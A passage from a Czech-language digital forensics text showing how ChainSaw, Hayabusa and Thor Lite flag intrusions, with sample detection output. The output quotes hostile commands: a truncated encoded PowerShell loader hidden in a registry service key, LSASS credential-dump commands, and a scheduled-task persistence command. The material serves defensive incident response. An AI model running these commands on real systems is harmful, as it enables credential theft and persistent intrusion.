
V adresáři vybraném pro ukládání výsledků analýz bude vytvořen samostatný report pro každý vybraný artefakt, nebo modul analýzy. Toto uspořádání je zejména vhodné pro úvodní fázi vyšetřování, kdy je nutné vyhodnotit, zda jsou identifikované události součástí bezpečnostního incidentu, nebo se jedná o nestandardní, ale legitimní aktivitu administrátorského týmu. Stejně tak je možné výsledky využít pro inventarizaci zajištěných stop.

7.5.2 USB Detective


USB detectiv je jednoúčelová aplikace se zaměřením na automatizaci zpracování artefaktů spojených s aktivitou USB paměťových zařízení. Kombinuje záznamy ze systémových registrů, logu událostí, zástupců dokumentů a dalších systémových zdrojů. Pro provedení analýzy není nutné mít k dispozici všechny podporované artefakty. Zejména pokud je analýza prováděna v komunitní verzi aplikace, bude stačit do programu nahrát soubory systémových a uživatelských registrů. Výsledkem bude seznam USB zařízení, sériová čísla (pokud existují), jméno a identifikace modelu a výrobce, časové značky, seznam otevřených dokumentů, identifikace uživatele, který zařízení připojil.



Obrázek 76 - Uživatelské rozhraní USB Detective (vlastní)



Obrázek 77 - USB Detective – přehled zpracování artefaktů (vlastní)



Obrázek 78 - USB Detective – prohlížení výsledků (vlastní)

7.6 Indicator Of Compromise (IOC)

Zpracování artefaktů pomocí jednoúčelových nástrojů (nebo KAPE) vyžaduje následné vyhodnocení výsledků a manuální review zájmových záznamů. Pokud analytik nemá informace o přibližném čase a podstatě incidentu je nepraktické ručně procházet logy za posledních několik týdnů, nebo měsíců. Objem dat, které by analytik musel prozkoumat neumožnuje efektivní identifikaci hrozeb.


YARA pravidla jsou vyžívána k identifikaci malwaru a jiného škodlivého obsahu. Pravidla jsou založena na identifikaci známých parametrů a metadat a cílí na soubory a záznamy v systémových registrech. Vyhledává se podle textových řetězců, regulárních výrazů, hodnot hashovacích funkcí (md5, sha1, ...), názvů souborů a dalších hodnot popsaných v YARA dokumentaci[83].

Sigma pravidla jsou určena k vyhledávání známých postupů a vzorců chování používaných útočníky. Analýza je cílena na logy systémových událostí. Vyhledávají se kombinace spouštěných procesů, parametrů, klíčových slov, textových řetězců, agregačních výrazů, logické funkce AND, OR a jiné podmínky popsané v Sigma dokumentaci[84].

YARA i Sigma detekční pravidla jsou kontinuálně udržována open source komunitou[85, 86], stejně tak je možné získat neveřejné repositáře od komerčních subjektů specializující se na analýzu IT hrozeb.

Detekční pravidla jsou podporována celou řadou enterprise bezpečnostních řešení, která kontinuálně vyhodnocují monitorované prostředí a upozorňují bezpečnostní tým na identifikované potenciální hrozby.

Obrázek 79 - Ukázka YARA pravidla[87]



Obrázek 80 - Ukázka Sigma pravidla[88]

Pravidla lze aplikovat i na offline artefakty ze zajištěných zařízení, nebo na připojené forenzní obrazy disků. Sigma pravidla jsou podporovánA nástroji ChainSaw[89] a Hayabusa[90], které jsou zdarma dostupné v online repozitářích platformy GitHub.

[83] https://yara.readthedocs.io/en/latest/writingrules.html
[84] https://github.com/SigmaHQ/sigma/wiki/Specification
[85] https://github.com/MISP/MISP
[86] https://github.com/Neo23x0
[87] https://www.nextron-systems.com/valhalla/
[88] https://research.nccgroup.com/
[89] https://github.com/WithSecureLabs/chainsaw/releases
[90] https://github.com/Yamato-Security/hayabusa

7.6.1 ChainSaw

O vývoj nástroje ChainSaw se stará Finská společnost F-Secure, která působí v oblasti kybernetické bezpečnosti.

Syntaxe:

chainsaw.exe hunt „Forensic_Artifacts\winevt“ --rules sigma_rules --mapping mapping_files/sigma-mapping.yml

Parametry a ostatní nastavení je možné dohledat v dokumentaci, která je k dispozici v projektovém repozitáři[91]. Výsledkem je report z jednotlivých systémových logů, obsahující časové značky popis detekce, jméno zařízení a detaily k potencionální škodlivé události, nebo objektu.

Report zobrazuje nález PowerShell skriptu s vloženým škodlivým kódem uloženým v záznamu systémových registrů. Škodlivá aplikace je před uložením do registrů zabalena do ZIP archívu a výsledný blok dat je následně zakódován pomocí Base64 algoritmu. Jedná se způsob ochrany před detekcí antivirovými nástroji. Metody ukrývání škodlivého kódu popisuje Framework MITRE v článku T1112 Defense Evasion[92].

[+] Detection: (External Rule) - Suspicious Registry Event

system_time	id	detection_rules	computer_name	Event.EventData.Details	target_object
2019-04-30 20:26:51	13	+ Registry Entries For Azorult Malware	"IEWIN7"	DWORD (0x00000003)	HKLM\System\CurrentControlSet\services\hello\Start
2019-04-30 20:26:51	13	+ Registry Entries For Azorult Malware + PowerShell as a Service in Registry	"IEWIN7"	%%COMSPEC%% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream(,[Convert]::FromBase64String(''H4sIAIuvyFwCA7VW+2/aSBD+OZH6P1gVErZCMA60aSJVujVPE5xADITHodNir+0lay/Ya169/u83Btym1/SuPeksHruzM7Mz33w7azcJbUF5KM2DxU1J+vTm/KyLIxxIco6MClKOmsrZGQhz5Er6KMlTtFzWeIBpOLu9rSZRREJxnBebRKA4JsGcURLlivSn9OSTiFw+zBfEFtInKfdHscn4HLOT2q6KbZ9Ilyh00rUOt3EaSdFaMirk/O+/5SXppTYr1lcJZrGct3axIEHRYSyvSJ+VdMP+bknkvEntiMfcFcUnGpavioMwxi65B29rYhLhcyfOK5ADfCIikiiUIJvU/LgoS2HYjbiNHCcicZwvSNPU8XQ2+02ennZ9TEJBA1I0QkEivrRItKY2iYstHDqMPBJ3BlaWiGjozRQF1Nb8mci5MGGsIP2KG/mebDLMftZIfmkEWl0RKYW0gn/P0uROwsjRLv9KmFBzBZ5j3QGyz2/O35y7GUVWdyP6kiEwOpsexgQCk7s8pge9j1KpIJmwC... (use --full to show all content)	HKLM\System\CurrentControlSet\services\hello\ImagePath

Obrázek 81 - ChainSaw – detekce v systémových registrech (vlastní)

Report na Obrázek 81 - ChainSaw – detekce v systémových registrechzobrazuje spouštění podezřelých skriptů, systémových nástrojů a aplikací v závislosti na umístění a chování daného procesu.

Po úspěšné kompromitaci systému, je běžné vidět útočníka spouštět kombinace systémových nástrojů a vlastního aplikačního vybavení k získání privilegovaného přístupu k systému (administrátorské oprávnění), export operační paměti (memdump), nebo jejích částí k získání uživatelských hesel v nešifrované formě (lsass dump) a instalace lokálních služeb k zajištění dlouhodobého přístupu ke kompromitovanému systému (perzistence).

Manipulace s operační pamětí alokovanou procesu LSASS je popsána v článku OS Credential Dumping: LSASS Memory MITRE|ATT&CK klasifikace ID: T1003.001[93].

[91] https://github.com/WithSecureLabs/chainsaw/blob/master/README.md#examples
[92] https://attack.mitre.org/techniques/T1112/
[93] https://attack.mitre.org/techniques/T1003/001/

[+] Detection: (External Rule) - Suspicious Process Creation

system_time	id	detection_rules	computer_name	Event.EventData.Image	command_line
2019-04-18 16:56:24	1	+ Local Accounts Discovery + Whoami Execution	"IEWIN7"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2019-04-18 17:00:09	1	+ Local Accounts Discovery + Whoami Execution	"IEWIN7"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe" /user
2019-04-27 18:47:00	1	+ Suspicious Program Location with Network Connections + Execution from Suspicious Folder	"IEWIN7"	C:\Users\Public\KeeFarce.exe	KeeFarce.exe
2019-05-27 01:28:42	1	+ Suspicious Encoded PowerShell Command Line + Shells Spawned by Web Servers	"IEWIN7"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -noni -enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAiAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1AGUAIgA7ACQAcABhAHQAaABfAGkAbgBfAG0AbwBkAHUAbABlAD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcADYAagByAHgAawAzAFwAZwBmAGcAOQBpACIAOwAkAHAAYQB0AGgAXwBpAG4AXwBhAHAAcABfAGMAbwBkAGUAPQAiAEMAOgBcAFcaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwANgBqAHIAeABrADMAXABuAGoAYQA5AHQANgA0AHIAcgBsAHUAOAAiADsAJABrAGUAeQA9AFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAVABGADgALgBHAGUAdABCAHkAdABlAHMAKAAnADgAZAA5ADYAOQBlAGUAZgA2AGUAYwBhAGQAMwBjADIAOQBhADMAYQA2ADIAOQAyADgAMABlADYAOAA2AGMAZgAwAGMAMwBmADUAZAA1AGEAOAA2AGEAZgBmADMAYwBhADEAMgAwADIAMABjADkAMgAzAGEAZABjADYAYwA5ADIAJwApADsAJABlAG4AYwBfAG0AbwBkAHUAbAB1AD0AWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAUgBlAGEAZABBAGwAbABCAHkAdAAoAHkAYQB0AGgAXwBpAG4AXwBtAG8AZAB1AGwAZQApADsAJABlAG4AYwBfAGEAcABwAF8AYwBvAGQAZQA9AFsAUwB5AHMAdABlAG0ALgBJ... (use --full to show all content)
2019-08-30 12:54:07	1	+ WScript or CScript Dropper	"MSEDGEWIN10"	C:\Windows\System32\cscript.exe	cscript c:\ProgramData\memdump.vbs notepad.exe
2019-08-30 12:54:08	1	+ Process Dump via Comsvcs DLL	"MSEDGEWIN10"	C:\Windows\System32\rundll32.exe	rundll32 C:\windows\system32\comsvcs.dll, MiniDump 4868 C:\Windows\System32\notepad.bin full
2021-04-22 22:09:25	1	+ LSASS Memory Dumping	"MSEDGEWIN10"	C:\Users\IEUser\Desktop\PPLdump.exe	PPLdump.exe -v lsass lsass.dmp
2021-04-22 22:09:26	1	+ LSASS Memory Dumping + Windows Processes Suspicious Parent Directory	"MSEDGEWIN10"	C:\Windows\System32\services.exe	C:\Windows\system32\services.exe 652 "lsass.dmp" a708b1d9-e27b-48bc-8ea7-c56d3a23f99 -v
2021-04-22 22:09:35	1	+ Windows Processes Suspicious Parent Directory + Suspicious Svchost Process	"MSEDGEWIN10"	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k LocalService -p -s fdPHost

Obrázek 82 - ChainSaw – detekce podezřelých aplikačních procesů (vlastní)

ChainSaw automaticky přidává do reportu záznamy z antivirové služby Windows Defender. Je tak možné si ověřit, zda podezřelé procesy identifikované v předešlém odstavci nebyly před spuštěním smazány, nebo přesunuty do karantény. To platí zejména pro nástroje nahrané do počítače útočníkem.

[+] Detection: (Built-in Logic) - Windows Defender Detections

system_time	id	computer	threat_name	threat_file	user
2019-07-18 20:40:00	1116	"MSEDGEWIN10"	"Trojan:PowerShell/Powersploit.M"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1056\\Get-Keystrokes.ps1"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:40:16	1116	"MSEDGEWIN10"	"Trojan:XML/Exeselrun.gen!A"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1086\\payloads\\test.xsl"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:41:16	1116	"MSEDGEWIN10"	"HackTool:JS/Jsprat"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0005)"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:41:17	1116	"MSEDGEWIN10"	"Backdoor:ASP/Ace.T"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\cmd.aspx"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:41:48	1116	"MSEDGEWIN10"	"Trojan:Win32/Sehyioa.A!cl"	"file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1218\\src\\Win32\\T1218-2.dll"	"MSEDGEWIN10\\IEUser"
2019-07-18 20:51:50	1116	"MSEDGEWIN10"	"HackTool:JS/Jsprat"	"containerfile:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp; file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0005); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0037); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0045); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0065); file:_C:\\AtomicRedTeam\\atomic-red-team-master\\atomics\\T1100\\shells\\b.jsp->(SCRIPT0068)"	"MSEDGEWIN10\\IEUser"

Obrázek 83 - ChainSaw – detekce antivirového systému Windows Defender (vlastní)

7.6.2 Hayabusa

Mezi nástroje s uživatelsky přívětivější syntaxí pro vyhledávání indikátorů bezpečnostních incidentů spadá japonská Hayabusa, vyvíjená skupinou Yamato Security.

Syntaxe:

```
hayabusa-1.2.1.exe -d C:\SANDBOX\EVTX-data -o C:\SANDBOX\vystup\results.csv -F
```

Obrázek 84 - Hayabusa – detaily analýzy logů (vlastní)

Rozdíl mezi ChainSaw a Hayabusa výstupem je klasifikace nálezů dle závažnosti a mapování na MITRE Framework. Klasifikace nálezů usnadňuje orientaci v reportu a prioritizaci analýzy.

Závažnost je rozdělena do čtyř stupňů low (1), medium (2), high (3), critical (4), kdy detekce nejvyššího stupně identifikuje hrozbu přímo ohrožující bezpečnostní integritu systému (administrátorská oprávnění).

Timestamp	Computer	Channe	EventID	Level	MitreAttack	RuleTitle	Details
2019-07-19 17:11:23.336 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Registry Dump of SAM Creds and Secrets	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	LSASS Memory Dumping	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 critical	Evas	Renamed ProcDump	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas	Suspicious Use of Procdump	
2019-07-19 17:11:26.642 +02:00	MSEDGEWIN10	Sysmon		1 critical	Evas | CredAccess	Suspicious Use of Procdump on LSASS	
2019-07-19 17:11:26.852 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas	Obfuscated Command Line Using Special Unicode Characters	
2019-07-19 17:11:26.852 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Suspicious Process Patterns NTDS.DIT Exfil	
2019-07-19 17:11:27.169 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Copying Sensitive Files with Credential Data	
2019-07-19 17:11:27.202 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Copying Sensitive Files with Credential Data	
2019-07-19 17:11:27.233 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Registry Dump of SAM Creds and Secrets	
2019-07-19 17:11:27.258 +02:00	MSEDGEWIN10	Sysmon		1 high	CredAccess	Registry Dump of SAM Creds and Secrets	
2019-07-29 23:32:58.659 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | C2	Suspicious Certutil Command	
2019-07-29 23:32:59.234 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | C2	Suspicious Certutil Command	
2019-07-29 23:33:03.966 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | Persis	Suspicious Bitsadmin Job via PowerShell	
2019-07-29 23:33:18.583 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas	Mshta JavaScript Execution	
2019-07-29 23:33:18.583 +02:00	MSEDGEWIN10	Sysmon		1 high	Exec	Suspicious MSHTA Process Patterns	
2019-07-29 23:33:18.583 +02:00	MSEDGEWIN10	Sysmon		1 high	Evas | Exec	MSHTA Suspicious Execution 01	

Obrázek 85 - MITRE kategorizace a závažnost detekcí (vlastní)

Timestamp	Computer	Channe	Eventi	Leve	MitreAtta	RuleTitle	Details
2019-07-29 23:34:40.889 +02:00	MSEDGEWIN10	Sysmon		1 high		Process Created_Sysmon Alert	Persistence - Scheduled Task Management | Cmd: schtasks /create /tn "mysc" /tr C:\windows\system32\calc.exe /sc ONLOGON /ru "System" /f |

Obrázek 86 - Vytvoření plánované úlohy systému Windows (perzistence) (vlastní)

Post-exploitační fáze bezpečnostního incidentu zahrnuje vytvoření persistence na kompromitovaném systému. Jde o kroky zajišťující útočníkovy přístup i po vypnutí nebo restartu operačního systému.

Obrázek 86 - Vytvoření plánované úlohy systému Windows (perzistence) zobrazuje vytvoření perzistence naplánováním úlohy pro systém Windows, která se spustí při přihlášení uživatele. V tomto konkrétním případě by se spustila aplikace kalkulačka. V reálných incidentech by to byla nenápadná aplikace umístěná někde v uživatelském profilu nebo v některém z adresářů TEMP. MITRE tyto metody publikuje pod ID: T1053.005 Tactics: Execution, Persistence, Privilege Escalation[94].

[94] https://attack.mitre.org/techniques/T1053/005/

7.6.3 Thor Lite + Fenrir + Loki

YARA je standard pro pravidla k detekci a analýze škodlivého softwaru (malware). Byl vyvinut Florianem Rothem a je v současné době udržován společností Nextron Systems.

Thor Lite, Fenrir, Loki[86, 95, 96, 97] je skupina open-source a bezplatných nástrojů využívající YARA pravidla k automatizované detekci bezpečnostních hrozeb z různých systémových artefaktů a binárních souborů, včetně vyhledávání konkrétních funkcí a instrukcí ve škodlivém kódu.


Syntaxe:

```
thor-lite.exe -a Filescan --intense --norescontrol --nosoft --cross-platform -p f:\zajistena_data -e f:\report
```

Modules		Statistics	
Filescan	14	Alerts	0
LogScan	1	Warnings	10
		Notice	8
		Info	114
		Errors	1

Obrázek 87 - Thor Lite – shrnutí analýzy (vlastní)

Nálezy je možné si prohlédnout v terminálu kde jsou zobrazeny v nativní podobě, a nebo ve výstupním adresáři, kde se nachází HTML report. Informačně jsou oba způsoby rovnocenné. HTML report obsahuje URL odkazy na službu VirusTotal s detaily o identifikovaných hrozbách.



Obrázek 88 - Thor Lite – ukázka nálezu škodlivé aplikace (vlastní)


Obrázek 89 - Thor Lite – nález nástroje Mimikatz (vlastní)

Výše uvedené příklady reprezentují nálezy, které jednoznačně identifikují škodlivou aktivitu na zkoumaném zařízení. Aplikace A.EXE je klasifikována jako škodlivá 47 antivirovými nástroji z 66 dostupných, při dalším zkoumáním by bylo možné dohledat, že se jedná o klienta Command and Control infrastruktury (C2C).

Mimikaz, jak už bylo zmíněno v předešlých kapitolách, je nástroj na export hesel z operační paměti operačního systému Windows.


---

95 https://www.nextron-systems.com/thor-lite/
96 https://github.com/Neo23x0/Fenrir
97 https://github.com/Neo23x0/Loki



Obrázek 90 - Thor Lite – nalezená signatura nástroje Mimikatz (vlastní)

Sken je možné sledovat ve zobrazené konzoli kde se průběžně zobrazují informace o nalezených hrozbách, nebo aktuálně analyzovaných artefaktech.



Obrázek 91 - VirusTotal – výsledky antivirové kontroly souboru A.EXE (vlastní)

Thor ke zkoumaným souborům automaticky generuje MD5, SHA1, SHA256 sumy, které lze použít k dohledání výsledků antivirových testů daného souboru, bez nutnosti zkoumaný soubor exportovat z obrazu disku a nahrávat do platformy VirusTotal. Samozřejmě platí pouze pro soubory, které již byly v portálu VirusTotal v minulosti testovány.

8 Metadata

Metadata jsou data, která poskytují informace o jiných datech. Mohou být buď interní, což znamená, že jsou uložena v samotných zkoumaných souborech, nebo externí, uložená v databázích operačního systému, nebo jiných datových strukturách. Metadata mohou obsahovat informace, jako je datum vytvoření souboru, autor souboru, velikost souboru a další podrobnosti o souboru. Mohou také obsahovat informace o kontextu, ve kterém byla data vytvořena nebo použita, například o místě nebo síti, ze které k nim bylo přistupováno.

Interní metadata jsou data uložená v samotném souboru, například datum vytvoření nebo poslední změny souboru, autor souboru a jeho velikost. Obecně jsou tato metadata získávána z uživatelských dokumentů PDF, JPEG, DOC(X) a jiných. Tento typ metadat je užitečný z pohledu určení historie souboru a poskytují informace o tom, kdo soubor mohl vytvořit nebo upravit.

Externí metadata jsou data, která jsou uložena mimo soubor, například metadata souborového systému (FAT, MFT), ADS záznam obsahující odkaz, ze kterého byl soubor stažen. Dále mezi externí metadata patří záznamy spojené se síťovou komunikací (NetFlow)[98]. Tento typ metadat poskytuje kontext souboru, například místo, kde byl vytvořen, nebo síť, přes kterou byl přenesen.

8.1 Obrazové soubory

Při analýze obrazových dat se setkáváme s nízkou informační hustotou. Jinak řečeno, málo kdy má obrazová informace zásadní vypovídací hodnotu. Fotografie samotná mohla být pořízena za špatných světelných podmínek, být špatně zaostřená, špatně exponovaná, zachycená scéna nemusí poskytovat relevantní informace důležité pro uživatelskou profilaci. Avšak fotografie, pořízené zejména mobilními telefony, obsahují kromě samotné obrazové informace celou řadu metadat, která je možné exportovat a dále vizualizovat.

Obrázek 92 - Sada mobilních fotografií s minimální obrazovou informační hodnotou (vlastní)

Ze zajištěných fotografií lze sestavit seznam mobilních zařízení, obsahující výrobce, model, verzi operačního systému a porovnat ho se seznamem zajištěných zařízení. Jedná se o relativně jednoduchý, a hlavně rychlý způsob ověření, zda neexistují další zařízení, které by bylo vhodné zajistit.

8.1.1 Exchangeable Image File

Exchangeable Image File (EXIF)[99] je standardem formátu ukládání informací v obrazových souborech digitální fotografie využívajících kompresi JPEG File Interchange Format (JFIF). Obecně je využíván pro ukládání technických informací popisujících okolnosti vzniku fotografie, jako je rychlost závěrky, kompenzace expozice, clonové číslo F, metoda ostření obrazu, nastavení blesku, nastavení ISO, datum

[98] https://www.cisco.com/en/US/technologies/tk648/tk362/technologies_white_paper09186a00800a3db9.html
[99] https://www.photographymad.com/pages/view/exif-data-explained

